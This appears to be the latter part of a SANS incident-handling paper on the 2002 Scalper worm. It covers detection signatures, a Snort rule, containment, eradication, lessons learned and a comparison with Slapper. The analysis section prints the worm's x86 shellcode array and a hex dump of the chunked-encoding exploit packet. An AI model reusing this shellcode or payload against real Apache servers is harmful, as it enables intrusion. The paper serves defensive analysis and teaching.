269 .a       CALL  gettimeofday(0xbfbfc9b4,0)
269 .a       RET   gettimeofday 0
269 .a       CALL  socket(0x2,0x2,0x11)
269 .a       RET   socket 5
269 .a       CALL  fcntl(0x5,0x3,0)
269 .a       RET   fcntl 2
269 .a       CALL  fcntl(0x5,0x4,0x6)
269 .a       RET   fcntl 0
269 .a       CALL  close(0x5)
269 .a       RET   close 0
269 .a       CALL  sendto(0x4,0xbfbffbe0,0x10,0,0xbfbfc9ac,0x10)
269 .a       GIO   fd 4 wrote 16 bytes
       "p\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"
269 .a       RET   sendto 16/0x10
```

5. Signature of the attack

Some of the main evidences of a Scalper compromised system are:

- High Internet activity
- Presence of files /tmp/.uua and /tmp/.a
- UDP/2001 port communication

As described before in this document, Scalper scans some pre-generated IP addresses by sending a simple GET HTTP request: GET / HTTP/1.1

It does it in order to search for Apache web servers. It's possible to find this activity on victim's Apache **error_log** file, as follows:

```
[Fri Sep 13 15:51:53 2002] [error] [client 192.168.0.1] client sent
HTTP/1.1 request without hostname (see RFC2616 section 14.23): /
```

At the same moment, the victim's Apache **access_log** file shows:

```
192.168.0.1 - - [13/Sep/2002:15:51:53 -0300] "GET / HTTP/1.1" 400 385
```

Nevertheless, this is not enough to be an attack signature. So, let's continue tracing Scalper. After get an Apache vulnerable version as response, Scalper tries to explore chunked encoding vulnerability.

The Scalper source code analysis reveals the following sequence, which is transfer to the victim host during infection process:

```
char shellcode[] =
  "\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24"
  "\x04\x53\x50\x50\x31\xd2\x31\xc9\xb1\x80\xc1\xe1\x18\xd1\xea\x31"
  "\xc0\xb0\x85\xcd\x80\x72\x02\x09\xca\xff\x44\x24\x04\x80\x7c\x24"
  "\x04\x20\x75\xe9\x31\xc0\x89\x44\x24\x04\xc6\x44\x24\x04\x20\x89"
  "\x64\x24\x08\x89\x44\x24\x0c\x89\x44\x24\x10\x89\x44\x24\x14\x89"
  "\x54\x24\x18\x8b\x54\x24\x18\x89\x14\x24\x31\xc0\xb0\x5d\xcd\x80"
  "\x31\xc9\xd1\x2c\x24\x73\x27\x31\xc0\x50\x50\x50\x50\xff\x04\x24"
  "\x54\xff\x04\x24\xff\x04\x24\xff\x04\x24\xff\x04\x24\x51\x50\xb0"
  "\x1d\xcd\x80\x58\x58\x58\x58\x58\x3c\x4f\x74\x0b\x58\x58\x41\x80"
  "\xf9\x20\x75\xce\xeb\xbd\x90\x31\xc0\x50\x51\x50\x31\xc0\xb0\x5a"
  "\xcd\x80\xff\x44\x24\x08\x80\x7c\x24\x08\x03\x75\xef\x31\xc0\x50"
  "\xc6\x04\x24\x0b\x80\x34\x24\x01\x68\x42\x4c\x45\x2a\x68\x2a\x47"
  "\x4f\x42\x89\xe3\xb0\x09\x50\x53\xb0\x01\x50\x50\xb0\x04\xcd\x80"
  "\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x50"
  "\x53\x89\xe1\x50\x51\x53\x50\xb0\x3b\xcd\x80\xcc";
```

On the Snort IDS rules package, available at http://www.snort.org/dl/signatures/, we could find **web-misc.rules** file, which includes the rule able to detect attempts to explore the Apache chunk encoded vulnerability, as follows:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC
Transfer-Encoding\: chunked"; flags:A+; content:"Transfer-Encoding\:";
nocase; content:"chunked"; nocase; classtype:web-application-attack;
reference:bugtraq,4474; reference:cve,CAN-2002-0079;
reference:bugtraq,5033; reference:cve,CAN-2002-0392; sid:1807; rev:1;)
```

The rule above was on Snort rules file that runs on laboratory victim host and it detected the attack, as shown by snort alert file below:

```
[**] [1:1807:1] WEB-MISC Transfer-Encoding: chunked [**]
[Classification: Web Application Attack] [Priority: 1]
09/13-15:51:53.897671 192.168.0.1:1497 -> 57.224.xxx.100:80
TCP TTL:64 TOS:0x0 ID:48292 IpLen:20 DgmLen:510 DF
***AP*** Seq: 0x236E553E  Ack: 0xFD891066  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 360670 359737
[Xref => http://www.securityfocus.com/bid/4474]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0079]
[Xref => http://www.securityfocus.com/bid/5033]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392]
```

So, by running snort with the following parameters:

```
      snort -c snort.conf -l /root/log -d -A full
```

Due to snort rule sid:1087, snort full logs revealed the attack signature below:

```
[**] WEB-MISC Transfer-Encoding: chunked [**]
09/13-15:51:53.897671 192.168.0.1:1497 -> 57.224.xxx.100:80
TCP TTL:64 TOS:0x0 ID:48292 IpLen:20 DgmLen:510 DF
***AP*** Seq: 0x236E553E  Ack: 0xFD891066  Win: 0x43E0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 360670 359737
00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF  ................
00 DE BF BF 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41 41 41  ..........X-AAAA
3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE  : ..............
BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 0D 0A  ................
58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE BF BF  X-AAAA: ........
00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 0D 0A 58 2D 41 41 41 41 3A 20 00 DE  ......X-AAAA: ..
BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE  ................
BF BF 00 DE BF BF 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 0D 0A 58 2D 41 41  ............X-AA
41 41 3A 20 00 DE BF BF 00 DE BF BF 00 DE BF BF  AA: ............
00 DE BF BF 00 DE BF BF 00 DE BF BF 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0D 0A 58 2D 41 41 41 41 3A 20 00 DE BF BF 00 DE  ..X-AAAA: ......
BF BF 00 DE BF BF 00 DE BF BF 00 DE BF BF 00 DE  ................
BF BF 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 0D 0A 54 72 61 6E 73 66 65 72  ........Transfer
2D 45 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B  -Encoding: chunk
65 64 0D 0A 0D 0A 35 0D 0A 42 42 42 42 42 0D 0A  ed....5..BBBBB..
66 66 66 66 66 66 36 65 0D 0A                    ffffff6e..
```

The above signature was captured on laboratory, and it's similar to which one captured by Domas Mituzas' honeypot, as available at http://www.dammit.lt/apache-worm/attack-2.

6. How to protect against it

The Apache Software Foundation released new Apache web server versions, which correct the chunk encoding vulnerability, explored by the Scalper worm. Those versions are Apache 1.3.26 and 2.0.39, available at http://httpd.apache.org

According to the Apache Software Foundation security bulletin, available at http://httpd.apache.org/info/security_bulletin_20020620.txt, some other announced patches for this vulnerability released by others do not correct it properly.

Besides that, it is recommended FreeBSD upgrade, as available at http://www.freebsd.org

If it isn't possible to upgrade system or application due some reason, then the following temporary actions are strongly recommended:

- Filters udp/2001 port on router;
- Restricts /tmp permissions, but take care to not impact other applications that use /tmp.

It's important to mention that most part of the antivirus software can detect the Scalper worm, as described on Symantec, F-Secure and McAfee alerts, which URLs are available on References section, at the end of this document.

As mentioned before, on the real infection case, analyzed on this document, the network administrator couldn't upgrade his vulnerable server, so that he creatively found a workaround: he creates /tmp/.a and /tmp/.uua files on vulnerable system, with permission r-- --- --- and owned by root. Besides that, he filtered udp/2001 port on border router.

Finally, administrators should have in mind some useful best practices, such as:

- Keep systems up to date, especially those that maintain public services, such as HTTP, FTP, mail and DNS, as mentioned by Symantec alert at http://securityresponse.symantec.com/avcenter/venc/data/freebsd.scalper.worm.html

- Keep antivirus version and virus database up to date;

- Keep all company employees informed about new worms, viruses and other malicious code. Tell them about infection risks through e-mail and web navigation;

- Keep all kind of logs and analyze it regularly;

- Keep MD5 of any installed package and system files. This is a powerful resource to monitor system integrity or even identify compromised systems.

- Configure an Intrusion Detection System on your network and keep its version and rules up to date.

- Keep your eyes on security lists about vulnerabilities, upgrades and patches related to your company platforms.

Part 3 – The Incident Handling Process

1. Preparation

On the real Scalper infection case described before in this document there are two preparation phase aspects that made a difference, as follows:

There was an incident handling procedure and a communication procedure too. Therefore, administrators knew what to do, who should be contact if there was an incident security suspicion, how to contact them, when and how to contact upstream and backbone provider security team. In summary, communication flew fast and on the right way. When network analysts noticed the Internet link degradation and there wasn't any apparent reason for that, they contacted security analyst, who fast identified the problem, as described on following section.

There was a network administrator with security skills and previous experience on incident handling, so there was a security analyst on that company. This fact really made a difference on incident handling process, because it became possible to identify worm infection, contain worm propagation and fast recover the system, using clean methods and a clever workaround, as already mentioned on Part 2, Section 6 of this document.

As the SANS Incident Handling Track[4] shows and incident handling practical experience demonstrates, a good preparation phase should consider the following actions too:

- Define a disaster recovery procedure, including a backup and restore procedure. It's important to test and validate these procedures regularly.

- Have an incident report procedure, including stimulate all users to report any anomalous or suspicious happening on network or personal computers. Disseminate to all company an email and phone numbers for incident reports.

- Have an up to date toolbox with security auditing tools, operating systems, software and support useful programs.

[4] SANS Institute. Track 4 Hacker Techniques, Exploits and Incident Handling. 2002

- Have an easy to use method to take notes, fast and clear. Documentation and history are the treasure of all incident handling analyst.

2. Identification

On the real Scalper infection case described before, the first sign of a problem was Internet access degradation. Suddenly, network became slowly and it was almost impossible to use Internet.

Then, network administrator suspected of Denial of Service and asked for security analyst help. At that moment, a packet account command resulted on an excessive traffic and a more close analysis revealed excessive packets through udp/2001 port. All these traffic was to an application specific server, connected on DMZ, running FreeBSD and Apache.

Then, they decided to filter all udp/2001 traffic on router and contacted backbone provider' security team, asking them to filter too. A quick research on Internet reveals the Scalper worm, which uses udp/2001 port to infected machines communication. Obviously, that research wasn't through overloaded Internet link.

After that, it was possible to confirm the Scalper infection by presence of /tmp/.a and /tmp/.uua files, besides the .a process running on the compromised system.

It's important to clarify that security analyst knew about this vulnerable server, but as mentioned before in this document, that is an application specific server, supported by vendor. The vendor guarantee that it was provided upgrade, but it was late.

It was necessary to know everything about the Scalper worm. Then, it was time to understand all security bulletins, vulnerability advisories and other reports. It was found CERT, Apache, Symantec, F-Secure, McAfee and other references, besides Dommas Mituzas Home Page, about his honeypot infection.

The identification process was fast due existing security skills and communication procedure to backbone provider.

Based on incident handling practical experience, there are some additional recommendations regarding security incident identification:

- Keep identification resources installed, configured, active and up to date. The most important tools to support security incident identification are logs, antivirus and Intrusion Detection Systems. It is important to monitor and analyze all logs regularly. Besides that, logs have to be preserved and safely stored. The logs are another security analyst treasure!

- Train users to be alert and report any kind of anomalous network or services behavior. Due to user lack of security skills, it can generate “false positives”, but it is a worthwhile process.

3. Containment

On the real Scalper infection case considered in this document, the containment phase actions were:

- Make a compromised system backup;
- Capture logs. (I didn’t have access to them);
- Capture other evidences, such as /tmp/.a and /tmp/.uua binaries files.
- Change passwords.
- Contact the upstream provider’ security team that helps by filtering udp/2001 port on their routers and advice others about worm propagation risks.

In this case and generally speaking, there are some other recommended containment procedures, as follows:

- Disconnect the compromised host from network in order to preserve system status and help on better evidences analysis. A good example happened on laboratory, when I was analyzing and collecting data on an infected host, another infection occurred! It happened because I defined three interface IP aliases, with three different IP addresses, in order to force the Scalper infection on the same victim host. In summary, this “re-infection” compromised all first infection evidences.

- Be sure to change all passwords. When somebody gains your system, you have to take much more care.

- Check system integrity through MD5 checksums, for example. Compromised systems are not reliable anymore.

- Preserve and safely store logs, these can be useful in the future! Logs can be used on a tribunal or can help other security professionals in a similar investigations and incidents correlation.

- Keep a good relationship with your upstream and backbone providers’ security teams. As mentioned before, keep an up to date contact list and use it. As soon backbone provider’s security team are contacted, as soon they can help on containment and advising another compromised network administrators that even noticed any anomalous activity on their systems.

- Human memory is volatile, so take notes about entire incident handling process. Capture commands outputs, screen shots or everything that could help you or anybody else to reconstruct this incident history in the future.

- Be calm, make a compromised system backup and be sure to collect all kind of evidences.

4. Eradication

With the purpose of eliminating the Scalper worm on the real infected host, security analyst acts as follows:

- Add filters to inbound and outbound udp/2001 port on his border router

- Ask backbone provider to do the same on their routers. At this point, it's important to observe that, when backbone provider filtered udp/2001 port on the international router interfaces, the traffic reduced and the overloaded Internet link get better.

- Kill all .a active process on an infected host, running **kill –all .a** command line.

- Remove /tmp/.a and /tmp/.uua files

The real infected host was vulnerable because it was running FreeBSD 4.5 and Apache 1.3.20. According to CERT Advisory CA-2002-17, it was found a vulnerability on the Apache chunk handling method. The vulnerability was fixed on the Apache versions 1.3.26 and 2.0.39.

Therefore, to correct the security flaw that causes the Scalper infection, it is necessary to upgrade Apache web server. Besides that, it is recommended to upgrade FreeBSD system too.

As mentioned before, it was impossible to upgrade the infected server in our real case. Then, while the vendor application didn't provide proper upgrade and support, a workaround was used. It was created /tmp/.a and /tmp/.uua files on the vulnerable system, with permissions r-- --- --- and owned by root. Besides that, it was filtered udp/2001 port on border router.

5. Recovery

The real infection case observation revealed that it took same time to network returns to its normal state. It happened because it takes time to the infected host IP address, get out the Scalper infected virtual network. Therefore, infected hosts worldwide keep trying to communicate to the older infected one, even when it is already clean. Then, some days or weeks after infection, it is possible to detect udp/2001 attempts to the older infected host. That is why it is important to monitor your network access, especially after a security incident.

According to SANS Incident Handling Track[5] and as an incident handling practical experience demonstrates, some recommended recovery actions include:

- Restore a confirmed clear system backup.
- If you are not sure about your backup integrity, then reinstall system and other software, patching and upgrading all of them. By the way, this is the best approach to recover a compromised system.
- Be sure of correct the security flaws that caused system compromising. Many compromised systems are target of the same attack some time after the previous compromising. Unfortunately, it is common to register the same type of incident again. We noticed that this is more common on defacements attacks.
- Validate the system recently restored and audit it.

6. Lessons Learned

In this section, it will be considered lessons learned with the real Scalper infection case analyzed on this document, considering a previous experience on incident handling on a CSIRTs work routine too.

Some important lessons about security are:

- Take care about buying “black boxes” servers to your network. If is really necessary to do it, be sure about support and contract clauses that obligate the vendor to keep system and applications up to date, considering recent flaws and security vulnerabilities that eventually affects application or its support systems. Be sure to include contract clauses that cover eventually security risks to your company.

[5] SANS Institute. Track 4 Hacker Techniques, Exploits and Incident Handling. 2002

- Nowadays, it has known that firewalls and packet filters can't fully protect your network. Some services, such as Web, need open ports. Therefore, it is necessary to maintain all systems and software up to date and it means install new versions, patches, fixes, service packs, and so on. Besides that, it is important to be up to date about recent discovered security vulnerabilities, upgrades and vendor security bulletins alerts.

- Security skilled professionals make a difference. It depends on how big a network is the decision of having a security team or even just one person who acts as a security officer. The relevant point is that if the company has security skills than it's possible to prevent security incidents and to fast react and defend if it happens.

- A communication procedure and a contact list always up to date are very important to guarantee fast acting during an incident handling process.

- Have security policies defined and disseminate them to all employees. All company employees must know company security policies, which should include emails, passwords and access policies.

- Have an incident handling procedure, revise and validate it periodically. It is part of a good incident handling procedure: how to act, who should be contact, how responsible people should be contact, who decides about emergency actions, and so on.

- Take notes during an incident handling process or investigation. Capture commands output and keep logs stored for a long time. Documentation and incident history are valuable!

- Have backup and recovery procedures and follow them.

- Have an antivirus for all platforms on your network, keeping its version and virus database up to date.

- Spend time on training. Security should be all employees' responsibility, so that be sure that all of them know security basics procedures, security risks and impacts to company image and business. Be sure that everybody knows especially, about Internet downloads and email attached files risks.

- Keep people informed. Information makes a difference too, so keep all employees informed about new Internet viruses, worms and other plagues. It's important that everyone knows that e-mails subject "Love Letter" for example, should have an attached virus.

It was listed above, some of the most important security issues related to worms, this work scope. Nevertheless, there are so many other security recommendations, advices and best practices to network administrators and IT professionals at all.

Part 4 – Extra Section: Scalper worm versus Slapper worm

As a curious coincidence, it has been detect in a wild, few days ago, a new worm named Slapper. This new worm is very similar to Scalper so that I decided to include a brief comparison between them in this document.

Scalper and Slapper work on the same way, the infection and propagation methodologies are very similar, as pointed below:

- Both need an attacker IP as an execution parameter.
- They use same method to randomly scan for vulnerable Apache systems. By looking at Scalper code and Slapper Symantec alert[6], it is easy to conclude that they use the same sequence to generate target IP addresses to scan.
- Both send an invalid GET request to the server in order to identify if there is an Apache system running. If they get an Apache as response, they send an uuencoded exploit to the victim.
- Both of them can do a lot of bad things, such as TCP, UDP, DNS Flooding; arbitrary code execution; collect e-mail addresses from the infected computer, send spam, etc
- Both keep a virtual network of infected hosts that communicates to each other.

Some differences between them are:

- Scalper' target systems are FreeBSD 4.5, while Slapper' target systems are Linux, running vulnerable Apache.
- The Scalper worm explores Apache Chunked Encoding vulnerability, as described on CERT Advisory CA-2002-17. The Slapper worm explores OpenSSL vulnerabilities, as described on CERT Advisory CA-2002-23.

[6] http://securityresponse.symantec.com/avcenter/venc/data/linux.slapper.worm.html

- The Scalper worm sends .uua uuencoded file through 80/tcp port, creating /tmp/.a file, which is one of the evidences of a scalper compromised system. The Slapper worm sends .uubugtraq.c file uuencoded through 443/tcp port, creating /tmp/.bugtraq.c file, which is one of the evidences of a Slapper compromised system.

- Scalper infected hosts communicate through 2001/udp port. Slapper infected hosts communicate through 2002/udp port.

Some Slapper aliases are: Apache/mod_ssl Worm and Linux.Slapper.worm.

Listed below are some references about the Slapper worm and explored vulnerability:

- The CERT advisory related to OpenSSL vulnerabilities explored by this worm is CERT CA-2002-23, "Multiple Vulnerabilities In OpenSSL", available at: http://www.cert.org/advisories/CA-2002-23.html

- The CERT Vulnerability Note VU#102795, "OpenSSL servers contain a buffer overflow during the SSL2 handshake process", is available at: http://www.kb.cert.org/vuls/id/102795

- The OpenSSL security advisory is available at: http://www.openssl.org/news/secadv_20020730.txt

- The CVE list addressed this issue on CAN-2002-0656, at: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0656

- Symantec's alert about this worm is available at: http://securityresponse.symantec.com/avcenter/venc/data/linux.slapper.worm.html

- F-Secure alert about the Slapper worm is available at: http://www.europe.f-secure.com/v-descs/slapper.shtml

Part 5 – References

- Allen, Julia H. The CERT Guide to System and Network Security Practices. Addison-Wesley. May 2001.

- Apache HTTP Server Project. URL:http://httpd.apache.org (18 September. 2002).

- Apache Software Foundation security bulletin. 18 June 2002. URL: http://httpd.apache.org/info/security_bulletin_20020617.txt (17 September 2002)

- Apache Software Foundation security bulletin. 20 June 2002. URL: http://httpd.apache.org/info/security_bulletin_20020620.txt (17 September 2002)

- Cohen, Cory F. "CERT® Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability". 8 August 2002. http://www.cert.org/advisories/CA-2002-17.html (16 September 2002)

- Cohen, Cory F. "CERT® Vulnerability Note VU#944335 Apache web servers fail to handle chunks with a negative size". 8 August 2002. http://www.kb.cert.org/vuls/id/944335 (16 September 2002)

- CVE List, Common Vulnerabilities and Exposures. CAN-2002-0392. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392 (16 September 2002)

- CVE List, Common Vulnerabilities and Exposures. CAN-2002-0656. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0656 (16 September 2002)

- Mituzas, D., Microlink Data. "First Apache Worm uncovered". 28 June 2002. http://www.dammit.lt/apache-worm (1 September 2002)

- Fielding R.; Gettys J.; Mogul J.; Frystyk H.; Masinter L.; Leach P.; Berners-Lee T. "RFC 2616 Hypertext Transfer Protocol -- HTTP/1.1". June 1999. URL: http://www.ietf.org/rfc/rfc2616.txt (16 September 2002)

- FreeBSD Home Page. URL: http://www.freebsd.org/ (18 September. 2002).

- IST Information Systems and Technology. University of Waterloo. "Computer Virus Alerts. FreeBSD.Scalper.Worm (Symantec)". 29 June 2002. URL: http://ist.uwaterloo.ca/ew/software/virus/alerts.html#scalper (11 September 2002)

- Laurie, B.; Henson, S. OpenSSL Security Advisories. 30 July 2002. http://www.openssl.org/news/secadv_20020730.txt (19 September 2002)

- McAfee Virus Profile "BSD/Scalper.worm". 28 June 2002. URL: http://vil.mcafee.com/dispVirus.asp?virus_k=99539. (11 September 2002)

- Rafail, Jason A.; Cohen, Cory F. ; Havrilla, Jeffrey S.; Hernan, Shawn V. "CERT® Advisory CA-2002-23 Multiple Vulnerabilities In OpenSSL". 30 July 2002. URL: http://www.cert.org/advisories/CA-2002-23.html (16 September 2002)

- Rautiainen, S.; Hypponen, M. F-Secure Corporation. "F-Secure Virus Descriptions: Slapper". 14 September 2002. URL: http://www.europe.f-secure.com/v-descs/slapper.shtml (15 September 2002)

- SANS Institute. "Track 4 Hacker Techniques, Exploits and Incident Handling. 2002". 1-7 April 2002. SANS 2002 Annual Conference. (19 September 2002)

- Snort Org. URL:http://www.snort.org/dl/signatures/. (13 September 2002)

- Szor P.; Knowles, D. Symantec Security Response. "FreeBSD.Scalper.Worm".1 July 2002. URL: http://securityresponse.symantec.com/avcenter/venc/data/freebsd.scalper.worm.html. (10 September 2002)

- Szor, P.; Perriot F. Symantec Security Response. "Linux.Slapper.Worm". 18 September 2002. URL: http://securityresponse.symantec.com/avcenter/venc/data/linux.slapper.worm.html (19 September 2002)

- Symantec Corporation. "Apache HTTP Server chunk encoding stack overflow". June 2002 URL: http://securityresponse.symantec.com/avcenter/security/Content/2049.html. (11 September 2002)

- SOPHOS Virus Info. "SOPHOS virus analysis: ELF/Scalper-A". URL: http://www.sophos.com/virusinfo/analyses/elfscalpera.html (11 September 2002)

- Tocheva, K.; Rautiainen, S. F-Secure Corporation. "F-Secure Virus Descriptions: Scalper" 29 June 2002. URL: http://www.europe.f-secure.com/v-descs/scalper.shtml (11 September 2002)

Last Updated: July 26th, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event